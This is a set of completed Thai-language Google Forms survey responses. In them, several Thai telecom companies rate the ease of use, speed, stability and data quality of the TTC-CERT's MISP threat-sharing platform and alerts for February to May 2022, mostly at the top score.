แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [x] **ปรับปรุงข้อมูลให้มีความครบถ้วน**
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [x] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [x] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] **ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน**
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	◉	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	◉	○	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [x] **เพิ่มความปลอดภัยของระบบฯ**
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] **เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ**
- [x] **ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน**
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [x] **ปรับปรุงข้อมูลให้มีความรวดเร็ว**
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	◉	○	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	◉	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] **ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ**
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] **ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน**
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 ก.พ.65 ถึง 30 พ.ค.65

เลือกองค์กรของท่าน *

บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

